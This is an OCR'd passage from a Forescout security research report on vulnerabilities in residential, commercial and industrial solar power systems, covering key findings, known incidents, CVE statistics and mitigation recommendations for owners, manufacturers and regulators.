
SUN:DOWN

Destabilizing the Grid via Orchestrated Exploitation of Solar Power Systems

March 27, 2025

Stanislav Dashevskyi
Francesco La Spina
Daniel dos Santos



FORESCOUT RESEARCH | VEDERE LABS


Contents

1. Executive Summary

Solar power systems are rapidly becoming essential elements of power grids throughout the world, especially in the US and EU. However, cybersecurity for these systems is often an afterthought, creating a growing risk to grid stability and availability.

Our findings show an ecosystem that is insecure — with dangerous energy and national security implications. While each residential solar system produces limited power, their combined output reaches dozens of gigawatts — making their collective impact on cybersecurity and grid reliability too significant to ignore.

In this report, we review known issues and present new vulnerabilities found on three leading solar power system manufacturers: Sungrow, Growatt and SMA. We also discuss realistic attack scenarios that could be executed on a power grid, leading to emergency measures or potential blackouts. Finally, we provide recommended risk mitigation actions for owners of smart inverters, utilities, device manufacturers and regulators.



KEY FINDINGS

WHAT YOU NEED TO KNOW

VULNERABILITIES

We cataloged 93 previous vulnerabilities on solar power and analyzed trends:

There's an average of over **10 new vulnerabilities** disclosed per year in the past **3 years**

(15%) Relatively few vulnerabilities (15%) affect solar inverters directly

32% have a CVSS score of 9.8 or 10 which generally means an attacker can take full control of an affected system

80% of those have a high or critical severity

The most affected components are: **38%** solar monitors, **25%** cloud backends

FOREIGN-MADE

Due to growing concerns over the dominance of foreign-made solar power components, we analyzed their common countries of origin:

53% of solar inverter manufacturers are based in China

The second and third most common countries of origin for components are:
2. India
3. US

58% of storage system
20% of the monitoring system manufacturers
are based in the same country


NEW VULNERABILITIES

We analyzed **six of the top 10 vendors** of solar power systems worldwide:
1. Huawei
2. Sungrow
3. Ginlong Solis
4. Growatt
5. GoodWe
6. SMA

We found **46 new vulnerabilities** affecting different components in three vendors: Sungrow, Growatt and SMA.
1. Sungrow
2. Growatt
3. SMA

Some vulnerabilities also allow attackers to hijack other smart devices in users' homes

These vulnerabilities enable scenarios that impact grid stability and user privacy



MITIGATION RECOMMENDATIONS

WHAT YOU NEED TO DO

PV INVERTERS

Treat PV inverters in residential, commercial, and industrial installations as critical infrastructure:

- Follow **NIST guidelines** for the cybersecurity of smart inverters in residential and commercial installations
- Follow **DOE recommendations** for industrial installations

OWNERS OF INSTALLATIONS

Owners of commercial and industrial installations should:

- ✓ Include security requirements in procurement
- ✓ Ensure network visibility into solar power systems
- ✓ Conduct a risk assessment when setting up devices
- ✓ Segment and monitor devices into their own sub-networks

DEVICE MANUFACTURERS

Device manufacturers should:

- Implement secure software lifecycle practices
- Adopt security-in-depth strategies using web application firewalls
- Conduct regular penetration testing
- Use third-party audits of communication links based on standards, such as:
  - ETSI EN 303 645
  - The Radio Equipment Directive (RED)
  - The Cyber Resilience Act (CRA)

See the "Conclusion and Recommendations" section for complete details

2. Why Analyze Solar Power Systems?

The ongoing 3D revolution in energy markets, marked by Decarbonization, Decentralization and Digitalization is pushing for more adoption of renewable distributed energy resources (DER), such as solar power systems. These systems include solar panels, photovoltaic (PV) inverters, battery energy storage systems (BESS) and other devices along with the software to manage all that.


Since many of these assets are developed and manufactured in foreign nations, then deployed at homes or small businesses that have low cybersecurity requirements and little expertise, their security is increasingly becoming a concern. These concerns are within private utilities – which ultimately absorb the power generated by these resources – and national security in different countries, due to the potentially catastrophic consequences of cyberattacks.

2.1. An Overview of Solar Power Systems

Figure 1 illustrates how typical solar power systems (also called plants) include several components such as:

- Solar panels generating direct current (DC) power.
- PV inverters of different capacities (kW) transforming the generated DC power to alternating current (AC) and connecting this to the power grid.
- A serial communication dongle used to connect the inverter to the internet via Wi-Fi/GPRS/4G or cable. This communication channel is often used to send inverter metrics to a cloud service using the MQTT protocol. There are also inverters that directly connect to the cloud instead of using separate dongles.
- A cloud service to collect inverter metrics, visualize them, monitor and manage PV plants. This allows owners and device manufacturers to remotely monitor, control, and update their devices deployed in millions of households or businesses.
- A mobile application that serves as a front-end for the cloud and allows owners to directly interact with their inverters, particularly during the initial onboarding phase. This interaction usually happens over HTTP and sometimes can also be done via a web application.

There may be other types of devices in a system such as batteries to store generated energy and electric vehicle (EV) chargers, which might intensify the risk and complexity of attacks on these systems, but we omit those in the figure for simplicity. We also greatly simplify the grid and electrical connections, omitting things such as substations, transformers, transmission lines, etc., and how those are connected to a utility's network.



There are three types of solar power systems depicted in the figure:


- **Residential** systems typically have between 6 and 20 solar panels mounted on a rooftop to provide power to a single house, generating around 5-15 kW.
- **Commercial** systems are similar to residential but can be a bit larger, generating around 100 kW or more, and are meant to power a business, which can be anything from a small gas station to a large manufacturing plant.
- **Industrial or utility-scale** systems have large arrays containing hundreds or even thousands of panels usually ground-mounted in a solar farm or solar park generating at least 1MW. These systems are often owned by electric utilities.


Industrial systems also typically have larger inverters and battery systems as well as not always being connected to a manufacturer's cloud, but instead being remotely operated by engineers in the utility's control center or third-party dedicated control systems.

Worldwide, most installations are residential, but most power is generated at industrial systems. For instance, the US recently surpassed 5 million solar installations, 97% of which are residential. In the Netherlands, around 57% of the total solar power production is from industrial installations, while 43% is from smaller, mostly residential, installations.

Therefore, it is very common to discuss solar power systems only in these two settings. However, commercial installations are also very relevant. To shed some light into these installations, we looked at Forescout's Device Cloud – a large repository of data from connected devices on our customer networks – for the presence of solar inverters in enterprise networks.

We identified close to 1,700 solar power devices in commercial installations in our Device Cloud, distributed as shown in Figure 1. Most of those devices are in the government, manufacturing and education sectors with an almost equal split of around 20% each. These sectors are followed by financial services, services and healthcare. Canada and Australia have most observed commercial installations, followed by the United States, Norway and the United Kingdom.





Source: Forescout Research Vedere Labs

Figure 1 – Solar device distribution in organizations

2.2. Known Incidents and Vulnerabilities

The cyberattack widely considered to be the first with an impact on solar power happened in March 2019 when threat actors exploited a denial of service vulnerability on a firewall to continuously reboot it for 12 hours. Although there was no impact on power generation, that attack caused the victim utility to lose visibility over 500 MW of wind and solar generation across the US. It is still unclear if that was an intentional attack on the grid.

Since then, threat actors have been more intentionally exploiting solar power systems. In 2024 alone, at least three incidents were significant:

- Threat actors hijacked 800 Contec SolarView Compact remote monitoring devices used in solar power generation facilities in Japan.

  While their goal was not to disrupt power generation, the fact that attackers can gain control of these devices enables attack scenarios that impact grid stability. There are conflicting accounts of the incident pointing either to a hacktivist group called HackerCN (which was observed sharing details of vulnerabilities on Contec devices) or to 'random malware' botnets. There are at least 24 vulnerabilities on these devices cataloged since 2021, three of which are often exploited in the wild.

- The same types of devices were hijacked by botnets built and operated by Chinese threat actor Flax Typhoon.

  These botnets may be used to hide attacker identities while launching attacks against networks in other countries. Other botnets, such as Mirai variants leveraged by cybercriminals, have been exploiting similar devices from the APsystems brand since 2023.

- Another attack was carried out by the Just Evil hacktivist group in September 2024.

  In that incident, hackers targeted the solar monitoring solution used by the Lithuanian energy company Ignitis Group. The group claimed to access the power monitoring dashboard of 22 clients of Ignitis, including two hospitals, via a monitoring platform in the city of Kaunas. The platform was identified as Sungrow's iSolarCloud. According to a public report, the group gained access to the client sites "by acquiring valid credentials to the owner's PV Monitoring Platform using a Trojan on the customer's computers or phones."

Recognizing the emerging threat scenario, the FBI released in July 2024 an industry notification warning organizations about threats to renewable energy resources. Other recent vulnerabilities in solar management platforms, gateways and other components have raised similar alarms.

A recent report cataloged 50 vulnerability disclosures and four incidents related to solar power systems. We extended that dataset with 11 more vulnerability disclosures and one more incident to present the statistics below.

There was a total of 93 vulnerabilities in these disclosures and incidents with CVE identifiers affecting 34 individual vendors, and disclosed per year, as shown in Figure 2. There are several other weaknesses and vulnerabilities that have been discussed publicly by researchers but never received individual CVE IDs, such as those affecting Tigo Energy Maximizer Management Units and Hoymiles Microinverters. Although there was a peak in vulnerabilities in 2017 due to large disclosures affecting SMA and Solare Datensysteme, the number of disclosed issues has been growing and has averaged more than 10 per year for the past three years.




Figure 2 – CVEs on solar power equipment per year of disclosure

These vulnerabilities range in severity from low to critical, according to the CVSS scale. However, as Figure 3 shows, 80% of those have a high or critical severity. More concerning, 30 of these vulnerabilities (32%) have a score of 9.8 or 10 — which usually indicates that an attacker can take full control of an affected system. Regardless of CVSS score, **at least six of these vulnerabilities are regularly seen exploited on honeypots**:

- CVE-2022-29303, CVE-2022-40881, CVE-2023-23333 and CVE-2023-29919 affecting CONTEC SolarView.
- CVE-2023-28343 and CVE-2024-11305 affecting APsystems Altenergy.

